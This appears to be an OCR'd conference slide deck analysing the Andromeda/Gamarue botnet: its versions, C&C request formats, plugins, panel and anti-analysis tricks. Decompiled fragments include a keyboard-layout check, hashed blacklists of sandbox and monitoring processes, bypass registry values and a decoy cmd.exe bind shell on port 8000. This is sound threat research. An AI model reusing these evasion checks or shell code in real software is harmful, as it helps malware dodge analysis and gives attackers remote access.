
Travelling to the far side of Andromeda

Jose Miguel Esparza



$ whoami

- Jose Miguel Esparza
- Lead Threat Analyst at Fox-IT InTELL (NL)
  - Malware, Botnets, C&Cs, Exploit Kits, …
- Security Researcher at home ;)
  - peepdf, NFC, malware (again)
- http://eternal-todo.com
- @EternalTodo on Twitter

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Agenda

- Introduction
- Evolution of Andromeda
- The Dark Side of Andromeda
- Statistics
- Interesting use cases
- Conclusions

Introduction

- Developed during 2011 (probably 2010 too)
- First advertised in July 2011
- Modular and versatile bot
- Pings C&C periodically asking for “tasks”
  - Executes additional malware (and updates)
  - Executes plugins
  - Capability to send tasks to specific countries/bots/build_ids
- Spread via spam campaigns, loaders and Exploit Kits
- Current version: 2.10

Evolution of Andromeda

- Binary
- Plugins
- Panel

Evolution of Andromeda

- Binary
  - Request parameters
  - Response encryption
  - Plugins decryption
  - Anti-analysis (and bypass!)

Evolution of Andromeda

- Binary
  - References
    - http://eternal-todo.com/blog/yet-another-andromeda-gamarue-analysis
    - http://eternal-todo.com/blog/andromeda-gamarue-loves-json
    - http://blog.fortinet.com/post/andromeda-2-7-features
    - http://blog.fortinet.com/post/new-anti-analysis-tricks-in-andromeda-2-08
    - http://stopmalvertising.com/spam-scams/cve-2013-2729-and-andromeda-2.9-a-massive-hsbc-themed-email-campaign/andromeda-botnet.html

Evolution of Andromeda

- Binary
  - Request parameters
    - **<= 2.06**
      - **id:%lu|bid:%lu|bv:%lu|sv:%lu|pa:%lu|la:%lu|ar:%lu**
    - **2.07/2.08**
      - **id:%lu|bid:%lu|bv:%lu|os:%lu|la:%lu|rg:%lu**
    - **2.09**
      - **id:%lu|bid:%lu|os:%lu|la:%lu|rg:%lu**
    - **2.10**
      - **{"id":%lu, "bid":%lu, "os":%lu, "la":%lu, "rg":%lu}**
      - **{"id":%lu, "bid":%lu, "os":%lu, "la":%lu, "rg":%lu, "bb":%lu}**

Evolution of Andromeda

```
80   bb_flag = 0;
81   v6 = GetKeyboardLayoutList(0, 0);
82   v21 = v6;
83   if ( v6 )
84   {
85     v7 = sub_7FF92329(4 * v6 + 4);
86     v8 = v7;
87     if ( v7 )
88     {
89       GetKeyboardLayoutList(v21, (HKL *)v7);
90       for ( i = (_DWORD *)v8; *i; ++i )
91       {
92         v10 = *i & 0xFFFF;
93         if ( v10 == 1049 || v10 == 1058 || v10 == 1059 || v10 == 1087 )// Russian | Ukrainian | Belarusian | Kazakh
94           bb_flag = 1;
95       }
96       sub_7FF92358(v8);
97     }
98   }
99   sub_7FF94280();
100  sub_7FF94745();
101  return 1;
102 }
```

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Evolution of Andromeda

- Binary
  - Anti-analysis
    - Previous versions
      - BP detection
      - Custom exception handler
      - Comodo / Sandboxie
      - Process blacklist (custom hash)
      - VM detections
      - Time check (RDTSC)

```
push    [ebp+var_178]
call    [ebp+var_34]
cmp     [ebp+var_184], 'awmw'
jz      short loc_A1746
cmp     [ebp+var_184], 'xobv'
jz      short loc_A1746
cmp     [ebp+var_184], 'umeq'
jz      short $+2
```

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Evolution of Andromeda

- Binary
  - Anti-analysis
    - Newer versions
      - Just blacklisted processes (CRC32)

Evolution of Andromeda

```
32 44 DD 99

B4 9D 85 2D
CE 0D 34 64
74 44 C5 63
8B 9C 9C 34
CE EB 46 34
FE B1 A9 5B
F3 BE E2 3C
2B F0 46 3D
F7 10 AE 77
5D E9 44 F3
6F 6D BE 2D
44 02 D1 A3
91 ED 72 1D
BE 6B 93 96
58 DF 8C 27
85 F8 FF 3B
D9 23 33 6D
C4 C6 EF D2
D2 AC 1B DE
D4 F7 44 30
00
00
00
00
```

```
hash_blacklist  dd 99DD4432h            ; DATA XREF: AntiAnalysis+C8↓r
                                        ; AntiAnalysis+DD↓r
                                        ; vmwareuser.exe
                dd 2D859DB4h            ; vmwareservice.exe
                dd 64340DCEh            ; vboxservice.exe
                dd 63C54474h            ; vboxtray.exe
                dd 349C9C8Bh            ; sandboxiedcomlaunch.exe
                dd 3446EBCEh            ; sandboxierpcss.exe
                dd 5BA9B1FEh            ; procmon.exe
                dd 3CE2BEF3h            ; regmon.exe
                dd 3D46F02Bh            ; filemon.exe
                dd 77AE10F7h            ; wireshark.exe
                dd 0F344E95Dh           ; netmon.exe
                dd 2DBE6D6Fh            ; prl_tools_service.exe (Parallels)
                dd 0A3D10244h           ; prl_tools.exe (Parallels)
                dd 1D72ED91h            ; prl_cc.exe (Parallels)
                dd 96936BBEh            ; sharedintapp.exe (Parallels)
                dd 278CDF58h            ; vmtoolsd.exe
                dd 3BFFF885h            ; vmsrvc.exe
                dd 6D3323D9h            ; vmusrvc.exe
                dd 0D2EFC6C4h           ; python.exe (New!)
                dd 0DE1BACD2h           ; perl.exe (New!)
                dd 3044F7D4h            ; New
                db    0
                db    0
                db    0
                db    0
```

Version 2.06

Added in 2.07

Version 2.06

Added in 2.08/2.09

Added in latest version

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
Evolution of Andromeda



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Evolution of Andromeda

- Binary
  - Bypassing anti-analysis
    - Hardcoded system drive volume hash (previous versions)
      - **0x20C7DD84 (CKF81X)**
    - Special registry key (current version)
      - *HKEY_LOCAL_MACHINE\SOFTWARE\Policies*
        - ***is_not_vm =botid***

Evolution of Andromeda

- Binary
  - They want to fool you
    - Fake payload (old versions)
    - Fake URL
    - Overwritten code
    - RC4 algorithm modified
    - Fake RC4 key

Evolution of Andromeda

- Binary
  - They want to fool you
    - Fake payload (old versions)
      - Cmd.exe in port 8000

Evolution of Andromeda

```
j_seg004_ws2_32_WSAStartup(257, &unk_200002C4);
v11 = 2;
v12 = j_seg004_ws2_32_htons(8000);
v13 = 0;
v14 = j_seg004_ws2_32_WSASocketA(2, 1, 6, 0, 0, 0);
if ( v14 != -1 && j_seg004_ws2_32_bind(v14, &v11, 16) != -1 && j_seg004_ws2_32_listen(v14, 5) != -1 )
{
  while ( 1 )
  {
    memset(&v5, 0, 0x44u);
    v2 = j_seg004_ws2_32_accept(v14, 0, 0);
    v5 = 68;
    v8 = v2;
    v9 = v2;
    v10 = v2;
    v7 = 0;
    v6 = 257;
    j_seg004_kernel32_CreateProcessA(0, "cmd.exe", 0, 0, 1, 0, 0, 0, &v5, &v4);
  }
 }
}
return j_seg004_kernel32_ExitProcess(0);
```

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Evolution of Andromeda

- Binary
  - They want to fool you
    - Fake URLs
      - thisshitismoresafethanpentagonfuckyoufedsbecausethisisaf.com/image.php (2.06)
      - http://www.chudakov.net/goto.php?num=146897 (2.07)
      - http://s28.postimg.org/wmsgw5s23/image.jpg (2.08)
      - http://img4.joyreactor.cc/pics/post/... (2.08)

Evolution of Andromeda

- Binary
  - They want to fool you
    - Code to decrypt URLs removed (since 2.07)

Evolution of Andromeda

```
RemoveCode      proc near               ; CODE XREF: sub_7FF91A2C+1D9↓p
                                        ; DATA XREF: RemoveCode+24↓w
                push    ebp
                mov     ebp, esp
                push    esi
                push    edi
                lea     edi, CreateKeyDecryptURLs
                lea     esi, sub_7FF93093
                mov     ecx, 7FF910F6h
                sub     ecx, edi
                rep movsb
                mov     dword ptr ds:CreateKeyDecryptURLs, 0CC0004C2h
                mov     dword ptr ds:RemoveCode, 0CC0004C2h
                pop     edi
                pop     esi
                pop     ebp
                retn    4
RemoveCode      endp
```

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Evolution of Andromeda

- Binary
  - They want to fool you
    - RC4 algorithm modified (2.07/2.08)
      - Replacing 1 byte (add/sub)
      - Craziness trying to decrypt

Evolution of Andromeda

```
loc_30001031:                                   ; CODE
                                                ; Decr
                lea     eax, RC4_Substraction
                mov     byte ptr [eax], 2
                lea     esi, unk_300007BD
                lea     edi, loc_30000FE1
                mov     ecx, 6Ah
                rep movsb
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    4
DecryptURLs     endp
```

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Evolution of Andromeda

```
                                RC4_Loop:                                       ; CODE XR
36 8A 94 29 00 FF FF FF                         mov     dl, ss:[ecx+ebp+var_100]
02 C2                                           add     al, dl

                                RC4_Substraction:                               ; DATA XR
2A 04 33                                        sub     al, [ebx+esi]
36 8A B4 28 00 FF FF FF                         mov     dh, ss:[eax+ebp+var_100]
36 88 B4 29 00 FF FF FF                         mov     ss:[ecx+ebp+var_100], dh
36 88 94 28 00 FF FF FF                         mov     ss:[eax+ebp+var_100], dl
FE C1                                           inc     cl
74 08                                           jz      short loc_30000EED
43                                              inc     ebx
3B 5D 0C                                        cmp     ebx, [ebp+arg_4]
74 CF                                           jz      short loc_30000EBA
EB CF                                           jmp     short RC4_Loop
```

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Evolution of Andromeda

```
                                RC4_Loop:                                ; CODE XR
36 8A 94 29 00 FF FF FF                  mov     dl, ss:[ecx+ebp+var_100]
02 C2                                    add     al, dl
02 04 33                                 add     al, [ebx+esi]
36 8A B4 28 00 FF FF FF                  mov     dh, ss:[eax+ebp+var_100]
36 88 B4 29 00 FF FF FF                  mov     ss:[ecx+ebp+var_100], dh
36 88 94 28 00 FF FF FF                  mov     ss:[eax+ebp+var_100], dl
FE C1                                    inc     cl
74 08                                    jz      short loc_7FFA0EDD
43                                       inc     ebx
3B 5D 0C                                 cmp     ebx, [ebp+arg_4]
74 CF                                    jz      short loc_7FFA0EAA
EB CF                                    jmp     short RC4_Loop
```

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Evolution of Andromeda

- Binary
  - They want to fool you
    - Fake RC4 key
      - MD5("go fuck yourself")
      - 754037e7be8f61cbb1b85ab46c7da77d

Evolution of Andromeda

- Base plugins (older versions)
  - Socks4
  - Formgrabber
  - Keylogger
  - Ring3 Rootkit

Evolution of Andromeda

- Base plugins
  - Socks5
  - Formgrabber
  - Keylogger
  - TeamViewer

Evolution of Andromeda

- Additional plugins
  - Tutorial/Help on how to write your own plugins


Evolution of Andromeda

- Additional plugins
  - Pony
  - Powershell + Embedded dlls
  - Spam
  - Proxy
  - …

Evolution of Andromeda

- Panel
  - Show bot information / stats
  - Create tasks
  - Check received logs (Formgrabber / Keylogger)

Evolution of Andromeda



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
Evolution of Andromeda



